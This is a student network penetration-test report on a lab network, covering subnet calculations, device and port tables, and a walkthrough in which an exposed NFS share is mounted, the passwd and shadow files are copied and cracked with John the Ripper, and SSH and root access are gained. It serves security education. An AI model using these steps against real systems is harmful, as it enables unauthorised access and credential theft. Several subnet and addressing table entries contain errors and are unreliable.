ACME INC Network Test

Jack Laundon

CMP314: Computer Networking 2

BSc Ethical Hacking Year 3

2024/24

Note that Information contained in this document is for educational purposes.

Abstract

ACME Inc requested a network security test on the company network. They requested the network be mapped out and any security vulnerabilities be tested and reported with appropriate remediations. They also requested an evaluation of the network structure with suggested improvements. This report details the findings and mitigations of the test.

The network was mapped out in a logical manner, with each discovered device being tested for weaknesses before moving onto the next. All devices were compromised with administrator access being gained on every device, with some devices compromised in more than one way. PCs on the network were accessed using SSH, with most PCs using the same username and password, tunneling was used to access otherwise inaccessible machines from the Kali machine, and some PCs were connected to via copying a public key to an insecure NFS share. The routers on this device were found to be using Telnet, an unencrypted and insecure protocol, and were accessed with default credentials. The Simple Network Management Protocol was found to be insecure, providing another way to manipulate the routers. Admin access was gained on one of the web servers on this network, with this access providing a way to gain a reverse shell on the web server system. The other web server was vulnerable to the “shellshock” vulnerability, allowing remote code execution on the server. The firewall was able to be compromised through tunneling, port forwarding, X11 Forwarding from the inside, and X11 Forwarding from the outside. Due to the bus topology in use, the network is at risk of going partially or completely offline at the hands of a single point of failure, and the parts of the subnet design are inefficient. The network also lacks an intrusion detection system.

Exploiting the vulnerabilities outlined in this report could lead to severe consequences for ACME Inc, with damage ranging from PCs being accessed to the entire network being brought down. It is recommended that the network be brought offline until the suggested remediations are implemented, to ensure the network is not compromised in the meantime. By implementing the measures set out in this report, the security posture of ACME Inc’s network will be improved and the risk of an attack severely reduced.

Contents

1 INTRODUCTION

1.1 BACKGROUND

ACME Inc's network manager has recently exited the company, leaving behind no documentation relating to the company network. This prompted ACME Inc to request a network security test with the following provided:

- A network diagram displaying devices on the network
- A subnet table showing the subnets that are in use on the network
- An evaluation of any weaknesses found
- A critical evaluation of the network design

ACME Inc have provided a Kali Linux machine with the request that no outside tools be used for this test, just the tools provided on the machine. The tools used in this test are as follows:

- *Dirb* – Used to enumerate subdirectories of web servers
- *Draw.io* – Used to create the network diagram
- *John the Ripper* – Used to crack passwords
- *Metasploit* – Used for SSH brute forcing, exploiting the "shellshock" vulnerability, and scanning for accessible hosts.
- *Nmap* – Used for scanning devices and subnets
- *Nikto* – Used for scanning web servers for vulnerabilities
- *Wpscan* – Used for scanning WordPress pages


1.2 AIMS

The aims of this test are:

- Produce a detailed network diagram
- Evaluate the security of the network
- Evaluate the design of the network
- Provide a report detailing the steps taken to discover each vulnerability and provide remediations.

2 Network Topology

2.1 Network Diagram



2.2 Subnet Table

To perform the subnet calculations, three steps were carried out.

2.2.1 Calculating a Subnet with a Class C Address

2.2.1.1 Step 1 – Calculate the Classless Internet Domain Routing (CIDR) suffix

Every IP address is made up of two portions – the host portion and the network portion. The CIDR suffix is an identifier used to signify how many network bits are assigned to a given IP address. The number of host bits and network bits are dictated by the class of the IP address:

- Class A addresses have 8 network bits, 24 host bits, and a subnet mask of 255.0.0.0 by default.
- Class B addresses have 16 network bits, 16 host bits, and a subnet mask of 255.255.0.0 by default.
- Class C addresses have 24 network bits, 8 host bits, and a subnet mask of 255.255.255.0 by default.

In this case, the IP address chosen was "*192.168.0.200".* This is a Class C address and by default has a CIDR suffix of /24 and a binary representation of "*11111111.11111111.11111111.00000000"*. The subnet mask can be determined by consulting the results of the "*ifconfig"* command, as demonstrated in **Figure 1**.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.200  netmask 255.255.255.224  broadcast 192.168.0.223
        inet6 fe80::20c:29ff:feb4:e1ce  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:b4:e1:ce  txqueuelen 1000  (Ethernet)
        RX packets 3  bytes 213 (213.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27  bytes 2032 (1.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6  bytes 318 (318.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 318 (318.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 1 – ifconfig of 192.168.0.200

As displayed in **Figure 1**, the netmask for this IP address is "*255.255.255.224"* which, converted to binary notation, is "*11111111.11111111.11111111.11100000"*. This means that there are three more network bits than default, giving a suffix of 27 (the default suffix of 24 + 3). This leaves 5 host bits remaining.

2.2.1.2 Step 2 – Calculating the Number of Address per Network

The number of addresses per network, also known as "the magic number", is calculate by raising 2 to the power of the remaining host bits. In this instance, there are 5 host bits remaining. Therefore, there are 32 addresses per network (2^5). However, only 30 out of these 32 addresses are useable, as one address is reserved for the network address, the very first address in a subnet, and the broadcast address, the very last address in a subnet.

2.2.1.3 Step 3 – Calculating the Range of Addresses in a Network

As stated above, there are 32 addresses in this subnet. As the broadcast address is already known to be "*192.168.0.223"*, as seen in **Figure 1**, there are 31 addresses remaining. To calculate the network address, 31 is subtracted from the broadcast address, giving a network address of "*192.168.0.192"*. As both the network address and broadcast address are already known, the IP range can be inferred to be *192.168.0.192 – 192.168.0.223*. However, the network address and broadcast address are not useable hosts, therefore the range of useable IP addresses for this subnet is *192.168.0.193 – 192.168.0.222*. The full subnet calculation is shown below.


IP Address Used	192.168.0.200
Address Class	C
Subnet Mask	255.255.255.224
Binary Notation	11111111.11111111.11111111.11100000
Network Bits	27
CIDR Suffix	/27
Host Bits	5
Hosts per Network	32
Useable Hosts per Network	30
Network Address	192.168.0.192
Broadcast Address	192.168.0.223
Address Range	192.168.0.192 – 192.168.0.223
Useable Address Range	192.168.0.193 – 192.168.0.222

Table 1 - 192.168.0.200 subnet calculation

2.2.2 Calculating a Subnet with a Class B Address

2.2.2.1 Step 1 – Calculating the CIDR Suffix

The Class B address used in this instance was "*172.16.221.237"*. As this is a Class B address, the first 16 bits are used for the network portion, the last 16 bits are used for the host portion, and the netmask is 255.255.0.0 by default. After consulting the interfaces connected to this address, it was determined that the subnet mask was 255.255.255.0 and the broadcast address was 172.16.221.255, as seen in **Figure 2**.



```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN qlen 1000
    link/ether 00:0c:29:1b:46:57 brd ff:ff:ff:ff:ff:ff
    inet 172.16.221.237/24 brd 172.16.221.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe1b:4657/64 scope link
       valid_lft forever preferred_lft forever
```

Figure 2 - Broadcast address and subnet mask of 172.16.221.237

Converted to binary notation, the subnet mask is *11111111.11111111.11111111.00000000* demonstrating there are 24 network bits and 8 host bits, giving a suffix of 24.

2.2.2.2 Calculating the Number of Addresses per Network

As there are 8 host bits left, that gives a total of 256 addresses per network (2^8=256). As two addresses are reserved for the network and broadcast address, this leaves 254 useable addresses per network.

2.2.2.3 Calculating the Range of Addresses per Network

As calculated, there are 256 addresses in the subnet. As the broadcast address is already known to be 172.16.221.255. After subtracting 255 from this number, it equates to a network address of 172.16.221.0. The range of IP addresses is therefore *172.16.221.0 – 172.16.221.225*, with a useable range of *172.16.221.1 – 172.16.221.254*. The full subnet calculation can be seen below.

IP Address Used	172.16.221.237
Address Class	B
Subnet Mask	255.255.255.0
Binary Notation	11111111.11111111.11111111.00000000
Network Bits	24
CIDR Suffix	/24
Host Bits	8
Hosts per Network	256
Useable Hosts per Network	254
Network Address	172.16.221.0
Broadcast Address	172.16.221.255
Address Range	172.16.221.0 – 172.16.221.255
Useable Address Range	172.16.221.1 – 172.16.221.254

Table 2 - Subnet calculation from 172.16.221.237

2.2.3 Calculating a Subnet with a Class A Address

2.2.3.1 Step 1 - Calculating the CIDR Suffix

The Class A address used in this case was 13.13.13.13. The subnet mask and broadcast address, as shown in **Figure 3**, are 255.255.255.0 and 13.13.13.255 respectively.




Figure 3 - ifconfig from 13.13.13.13

When converted to binary notation, the netmask is *11111111.11111111.11111111.00000000*. Thus, there are 24 host bits and 8 host bits, giving a suffix of 24.

2.2.3.2 Step 2 – Calculating the Number of Addresses per Network

As there are 8 host bits remaining, the number of hosts per network is 256 (2^8). As with the previous two examples, two of these addresses are not useable so the number of useable hosts is 254.

2.2.3.3 Step 3 – Calculating the Range of Addresses

As stated, there are 256 addresses in this subnet. After subtracting 255 from *13.13.13.255*, the known broadcast address, the network address was found to be 13.13.13.0. Therefore, the addresses used in this subnet ranges from 13.13.13.0 – 13.13.13.255. As previously demonstrated, the useable addresses for this subnet ranges from 13.13.13.1 – 13.13.13.254. The full subnet calculation can be seen below.

IP Address Used	13.13.13.13
Address Class	A
Subnet Mask	255.255.255.0
Binary Notation	11111111.11111111.11111111.00000000
Network Bits	24
CIDR Suffix	/24
Host Bits	8

Hosts per Network	256
Useable Hosts per Network	254
Network Address	13.13.13.0
Broadcast Address	13.13.13.255
Address Range	13.13.13.0 – 13.13.13.255
Useable Address Range	13.13.13.1 – 13.13.13.254

Table 3 - Subnet calculation with 13.13.13.13

The remaining subnet calculations can be viewed in **Appendix A – Subnet Calculations**. The following table details the subnets in use on this network. The colours on the table correspond with the colour coding on the network diagram in **Section 2.1 – Network Diagram**.

Subnet Address	Subnet Mask	Broadcast Address	IP Range	Valid IP Range	IP Addresses Used	Number of Hosts	Number of Useable Hosts
192.168.0.192	255.255.255.224	192.168.0.223	192.168.0.192-192.168.0.223	192.168.0.193-192.168.0.222	192.168.0.200 192.168.0.210 192.168.0.193	32	30
172.16.221.0	255.255.255.0	172.16.221.238	172.221.0-172.16.221.255	172.16.221.1 – 172.16.221.254	172.16.221.16 172.16.221.237	254	256
192.168.0.224	255.255.255.252	192.168.0.227	192.168.0.224-192.168.0.227	192.168.0.225 – 192.168.0.226	192.168.0.225 192.168.0.226	2	4
192.168.0.32	255.255.255.224	192.168.0.64	192.168.0.31-192.168.0.64	192.168.0.32 – 192.168.0.63	192.168.0.34 192.168.0.33	32	30
13.13.13.0	255.255.255.0	13.13.13.255	13.13.13.0-13.13.13.255	13.13.13.1 – 13.13.13.254	13.13.13.12 13.13.13.13	254	256
192.168.0.228	255.255.255.252	192.168.0.231	192.168.0.228-192.168.0.231	192.168.0.229 – 192.168.0.230	192.168.0.229 192.168.0.230	2	4
192.168.0.128	255.255.255.224	192.168.0.159	192.168.0.128-192.168.0.59	192.168.0.129 – 192.168.0.158	192.168.0.129 192.168.0.130	32	30
192.168.0.232	255.255.255.252	192.168.0.235	192.168.0.232-192.168.0.235	192.168.0.233 – 192.168.0.234	192.168.0.233 192,168.0.234	2	4
192.168.0.240	255.255.255.252	192.168.0.243	192.168.0.240-192.168.0.243	192.168.0.241 – 192.168.0.242	192.168.0.214 192.168.0.242	2	4
192.168.0.96	255.255.255.224	192.168.0.127	192.168.0.96-192.168.0.127	192.168.0.97 – 192.168.0.126	192.168.0.97 192.168.0.98	32	30
192.168.0.64	255.255.255.224	192.168.0.95	192.168.0.64-192.168.0.95	192.168.0.65 – 192.168.0.94	192.168.0.65 192.168.0.66	32	30

Table 4 - Subnet Table

As seen in **Table 4**, there are 11 different subnets in this network. Of these 11 subnets, 9 fall within the 192.168.0.0/24 range.

2.3 ADDRESSING TABLE

Below is a table containing a list of devices on the network and their interfaces.

Device	Interface	IP Address	Default Gateway
Router 1	Eth0	192.168.0.193/27	192.168.0.193
	Eth1	192.168.0.225/30	192.168.0.225
	Eth2	172.16.221.16/24	172.16.221.16
Router 2	Eth0	192.168.0.226/30	192.168.0.226
	Eth1	192.168.0.33/27	192.168.0.33
	Eth2	192.168.0.229/30	192.168.0.229
Router 3	Eth0	192.168.0.233/30	192.168.0.230
	Eth1	192.168.0.129/27	192.168.0.129
	Eth2	192.168.0.233/27	192.168.0.233
Router 4	Eth0	192.168.0.97/27	192.168.0.97
	Eth1	192.168.0.65/27	192.168.0.65
PC1	Eth0	192.168.0.210/27	192.168.0.193
PC2	Eth0	192.168.0.34/27	192.168.0.33
	Eth1	13.13.13.12/24	13.13.13.12
PC3	Eth1	13.13.13.12/24	13.13.13.12
PC4	Eth0	192.168.0.130/27	192.168.0.129
PC5	Eth0	192.168.0.66/27	192.168.0.65
Web Server 1	Eth0	172.16.221.237/24	172.168.221.16
Web Server 2	Eth0	192.168.0.242/30	192.168.0.241
Firewall	WAN	192.168.0.234/30	192.168.0.234
	LAN	192.168.0.98/27	192.168.0.98
	DMZ	192.168.9.241/30	192.168.0.241
Kali Machine	Eth0	192.168.0.200/27	192.168.0.193

Table 5 - Addressing Table

2.4 PORT TABLE

The table below contains a list of services running on devices on the network.

Device	Port	Service
Router 1	22/TCP	SSH
	23/TCP	Telnet
	80/TCP	HTTP
	443/TCP	HTTPS
	123/UDP	NTP
	161/UDP	SNMP
Router 2	23/TCP	Telnet

	80/TCP	HTTP
	443/TCP	HTTPS
	123/UDP	NTP
	161/UDP	SNMP
Router 3	23/TCP	Telnet
	80/TCP	HTTP
	443/TPC	HTTPS
	123/UDP	NTP
	161/UDP	SNMP
Router 4	23/TCP	Telnet
	80/TCP	HTTP
	443/TCP	HTTPS
	123/UDP	NTP
	161/UDP	SNMP

Table 6 - Router port table

Device	Port	Service
PC1	22/TCP	SSH
	111/TCP	RPCBIND
	2049/TCP	NFS
	111/UDP	RPCBIND
	631/UDP	IPP
	1022/UDP	EXP2
	2049/UDP	NFS
	5353/UDP	ZEROCONF
PC2	22/TCP	SSH
	111/TCP	RPCBIND
	2049/TCP	NFS
	111/UDP	RPCBIND
	631/UDP	IPP
	2049/UDP	NFS
	5353/UDP	MDNS
PC3	22/TCP	SSH
	613/UDP	IPP
	5353/UDP	MDNS
PC4	22/TCP	SSH
	111/TCP	RPCBIND
	2049/TCP	NFS
	111/UDP	RPCBIND
	631/UDP	IPP
	2049/UDP	NFS
	5353/UDP	MDNS
	44160/UDP	MOUNTD
PC5	22/TCP	SSH
	111/TCP	RPCBIND

	2049/TCP	NFS

Table 7 - PC port table

Device	Port	Service
Web Server 1	80/TCP	HTTP
	443/TCP	HTTPS
	5353/UDP	MDNS
Web Server 2	22/TCP	SSH
	80/TCP	HTTP
	111/TCP	RPCBIND
	111/UDP	RPCBIND
	631/UDP	IPP
	5353/UDP	MDNS

Table 8 - Web server port table

3 NETWORK MAPPING

3.1 OVER OF PROCEDURE

The following section of the report will detail the process carried out to perform the requested audit on the network. The devices on the network are presented in order of discovery.

3.2 NETWORK IP DISCOVERY


To begin the network mapping process, the "*ifconfig*" command was used to discover the IP address connected to the provided Kali Linux machine, as displayed in **Figure 4.**

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.200  netmask 255.255.255.224  broadcast 192.168.0.223
        inet6 fe80::20c:29ff:feb4:e1ce  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:b4:e1:ce  txqueuelen 1000  (Ethernet)
        RX packets 3  bytes 213 (213.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27  bytes 2032 (1.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6  bytes 318 (318.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 318 (318.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 4 - Initial ifconfig scan

After the IP address had been discovered, the entire subnet was scanned, as pictured in **Figure 5.**


```
root@kali:~# nmap -oN scan.txt 192.168.0.192/27
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-04 05:53 EST

root@kali:~# nmap -oN scan1.txt 192.168.0.192/27
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-04 05:53 EST
Nmap scan report for 192.168.0.193
Host is up (0.00013s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
MAC Address: 00:50:56:99:6C:E2 (VMware)

Nmap scan report for 192.168.0.210
Host is up (0.00015s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
MAC Address: 00:0C:29:AA:6E:93 (VMware)

Nmap scan report for 192.168.0.200
Host is up (0.0000040s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3389/tcp open  ms-wbt-server
```

Figure 5 - Subnet scan

As displayed, the discovered hosts in this subnet consist of:

- 192.168.0.193
- 192.168.0.210
- 192.168.0.200 (Kali machine)

The discovery of both Telnet and SSH running on these devices was notable, as they were both possible entry points to the discovered devices. Before any devices were examined, the "*ip r"* command was used to find the default gateway for this subnet. This was found to be *192.168.0.193* and can be seen in **Figure 6**.



```
root@kali:/# ip r
default via 192.168.0.193 dev eth0 onlink
192.168.0.192/27 dev eth0 proto kernel scope link src 192.168.0.200
```

Figure 6 - Default gateway

3.3 PC1

As the device with the IP address *192.168.0.210* was not running any services such as HTTP, it was deduced that this device was a PC. This PC was running NFS, this indicated that this device was a PC, as NFS stands for Network File System and is commonly used for sharing files between computers. This protocol was used to log into this computer. First, the tester created a new directory and used the *mount* command to mount the NFS share onto the Kali machine, and thus was able to access all files on this share, as demonstrated in **Figure 7**.

```
root@kali:~# mount -t nfs 192.168.0.210: mount210
root@kali:~# cd mount210
root@kali:~/mount210# ls
bin  boot  cdrom  dev  etc  home  initrd.img  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz
```

Figure 7 - Accessing the NFS share

The tester used the NFS share to copy the "passwd" and "shadow" files to the Kali machine. The passwd file contains information about the users, such as their user ID, and the shadow file contains the users' hashed passwords. The tester used the *unshadow* command to combine the passwd and shadow file into one file, and passed this file into *John the Ripper,* a password cracking utility. As displayed in **Figure 8**, this was successful and cracked the "xadmin" account which had the password "plums". Additionally, the presence of a passwd and shadow file indicates that this PC is a Linux system, as these files are native to Linux.

```
root@kali:~/Documents# unshadow passwd shadow > unshadow.txt
Created directory: /root/.john
root@kali:~/Documents# john unshadow.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed
for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed
for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
plums            (xadmin)
1g 0:00:02:13 DONE 3/3 (2024-11-11 10:29) 0.007517g/s 3398p/s 3398c/s 3398C/s phxbb..plida
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 8 - Xadmin account cracked

Using the acquired credentials, the tester successfully gained access to this PC through SSH, a commonly used protocol for remote access to computers. As demonstrated in **Figure 9**, the tester was logged in as the xadmin account.

```
root@kali:~/Documents# ssh xadmin@192.168.0.210
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Sun Aug 13 15:03:16 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ whoami
xadmin
xadmin@xadmin-virtual-machine:~$
```

Figure 9 - Xadmin logged in through SSH

After gaining access to PC1, root access was easily gained through the *sudo su* command as this only required the already gained xadmin password to gain access to the root account, as shown in **Figure 10**.

```
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:
root@xadmin-virtual-machine:/home/xadmin# whoami
root
root@xadmin-virtual-machine:/home/xadmin#
```

Figure 10 - Privilege escalation on PC1

After gaining root access to this machine, the interfaces connected to this machine were inspected as displayed in **Figure 11**, but there were no further interfaces connected.

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:aa:6e:93
          inet addr:192.168.0.210  Bcast:192.168.0.223  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:feaa:6e93/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1482 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1134 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:164099 (164.0 KB)  TX bytes:335159 (335.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:354 errors:0 dropped:0 overruns:0 frame:0
          TX packets:354 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:26881 (26.8 KB)  TX bytes:26881 (26.8 KB)
```

Figure 11 - Interfaces on PC1

A UDP scan was run on this device in attempts to find another access point, but no further access points were found. This scan can be viewed in **Appendix B1 – Other UDP Scans**.

3.4 Router 1

The presence of Telnet on the device with the IP address *192.168.0.193* hinted towards this being a router, as Telnet is a protocol used on routers to allow communication between devices. To test this, the tester attempted to access this device with the command *telnet 192.168.0.193* and was met with a log in screen, as pictured in **Figure 12**.




Figure 12 - 192.168.0.193 login interface

